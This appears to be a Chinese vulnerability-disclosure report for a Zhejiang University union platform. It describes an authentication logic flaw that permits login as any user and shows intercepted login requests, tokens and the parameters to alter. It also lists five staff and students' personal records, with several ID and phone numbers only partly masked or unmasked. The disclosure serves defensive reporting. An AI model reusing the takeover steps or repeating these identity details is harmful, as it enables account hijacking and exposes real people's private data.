


1.漏洞地址: <http://zju.edu.cn/login>


2.漏洞描述: 浙江大学工会工作服务平台存在逻辑漏洞, 可利用逻辑漏洞登陆任意用户任意账号, 可获取大量校内人员姓名, 身份证号, 出生年月, 手机号, 校内职务, 并且可以对用户信息进行删除修改, 申请工会等操作。

3.资产确认:



4.漏洞详情:

(1) 平台允许任意用户注册账号:



(2) 点击登陆抓包:

Request t [210.32.4.84]

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 POST /api/login HTTP/1.1
2 Host: tju.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 app_key: 8ba34d1d0b0111e9a111005056a53c1c
9 timestamp: 1672561792000
10 sign: a696b8be8865f517c9215d6aa8513314
11 Content-length: 75
12 Origin:
13 Connection:
14 Referer:
15
16 username=17743100906&password=1c89b7a40ff33903eedbeb5de3b32247&systemType=1
```

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Body Parameters 3
- Request Cookies 0
- Request Headers 13

(3) 拦截响应报文

直到出现下面的这个响应报文:

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE

Intercept HTTP history WebSockets history Options

Request: ju.cn:80 [210.32.4.84]

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 POST /api/right/role HTTP/1.1
2 Host: ju.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 app_key: 8ba34d1d0b0111e9a111005056a53c1c
9 timestamp: 1672561139000
10 sign: 9aa3346141aa36cfb9eb02b6ed2b4a4d
11 Authorization: bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJyZXN0YXBpdXNlcmF1ZC16IjA5OGY2YmNkNDYyMWQzNzNjYWRlNGU4MzI2MjdiNGY2Iiwic3IzdGVtVHlwZSI6MSwidmVwTm8iOiJHSDIzMDAwMDEiLCJ1c2VybmFtZSI6Ikd1MjMwMDAwMSIsImV4cC16MTY3MjczMzg0MiwibmJmljoxNjcyNTYxMDQyfQ.OkysFnFONVMDzGuNnLtOIR7iNBSLf7euc5t2cNM0pc
12 Content-length: 21
13 Origin: ju.edu.cn
14 Connection:
15 Referer: ju.edu.cn/login
16
17 roleid=6&systemType=1
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2


Request Cookies 0

Request Headers 14

fcmit.cc

16:19 2023/1/1

(6) 再次出现这个报文:



(11) 复现时出现302响应报文，重新试一次就好了

(12) 重复以上操作，复现5例，越权登陆系统，获取个人信息如下，敏感信息已打码：

胡得坚：

首页 / 会员信息

基本信息

修改信息

修改密码

修改手机号

会员编号	GH220	会员姓名	胡德坚	性别	男	民族	汉族
身份证号	42068219730812	出生年月	1973-08-12	婚姻状况		参加工作时间	
手机号码	1776275	邮箱		职称		职务	玉泉校区
办公电话		会员状态	已入会	政治面貌			
工会	后勤集团	单位	浙大求是物业				
会员入会时间	2022-02-22 11:22:44						
特长							

李小应:

首页 / 会员信息

基本信息

修改信息

修改密码

修改手机号

会员编号	GH2200003	会员姓名	李小应	性别	女	民族	汉族
身份证号	5303251978100	出生年月	1978-10-07	婚姻状况		参加工作时间	
手机号码	181829167	邮箱		职称		职务	玉泉校区
办公电话		会员状态	已入会	政治面貌			
工会	后勤集团	单位	浙大求是物业				
会员入会时间	2022-02-22 11:22:44						
特长							

王秀群:

首页 / 会员信息

基本信息

修改信息

修改密码

修改手机号

会员编号	GH2200004	会员姓名	王秀群	性别	男	民族	汉族
身份证号	4129021976120	出生年月	1976-12-04	婚姻状况		参加工作时间	
手机号码	151683610	邮箱		职称		职务	玉泉校区
办公电话		会员状态	已入会	政治面貌			
工会	后勤集团	单位	浙大求是物业				
会员入会时间	2022-02-22 11:22:44						
特长							

王琼莹 (出生日期判断: 这个应该是学生的信息):

基本信息	会员编号	GH2200044	会员姓名	王琼莹	性别	女	民族	
修改信息	身份证号	330227199912164200	出生年月	1999-12-16	婚姻状况		参加工作时间	
修改密码	手机号码	15957496000	邮箱	1471437947@qq.com	职称		职务	
修改手机号	办公电话		会员状态	已入会	政治面貌			
	工会	动物科学学院			单位			
	会员入会时间	2022-03-01 08:32:00						
	特长							

张禹:

基本信息	会员编号	GH2200089	会员姓名	张禹	性别	男	民族	汉族
修改信息	身份证号	360281199305192811	出生年月	1993-05-19	婚姻状况		参加工作时间	
修改密码	手机号码	13924675100	邮箱		职称		职务	监考
修改手机号	办公电话		会员状态	已入会	政治面貌			
	工会	后勤集团			单位	浙大求是物业		
	会员入会时间	2022-05-09 09:13:44						
	特长							

5.说明: 测试期间未对用户信息进行修改删除操作

利用该漏洞修改vipNo和username参数值可以遍历所有用户, 进行任意用户登陆, 泄露大量校内人员姓名, 身份证号, 出生年月, 手机号, 校内职务, 并且可以对用户信息进行删除修改, 申请工会等操作, 求审核大大来个高rank

6.修复建议:

建议联系网站管理员/网站开发相关单位, 对登陆请求进行添加鉴权验证, 以免攻击者恶意利用登入任意账号进入系统, 造成大量个人信息泄露。

2023 © 联系邮箱: contact@src.sjtu.edu.cn (<mailto:contact@src.sjtu.edu.cn>)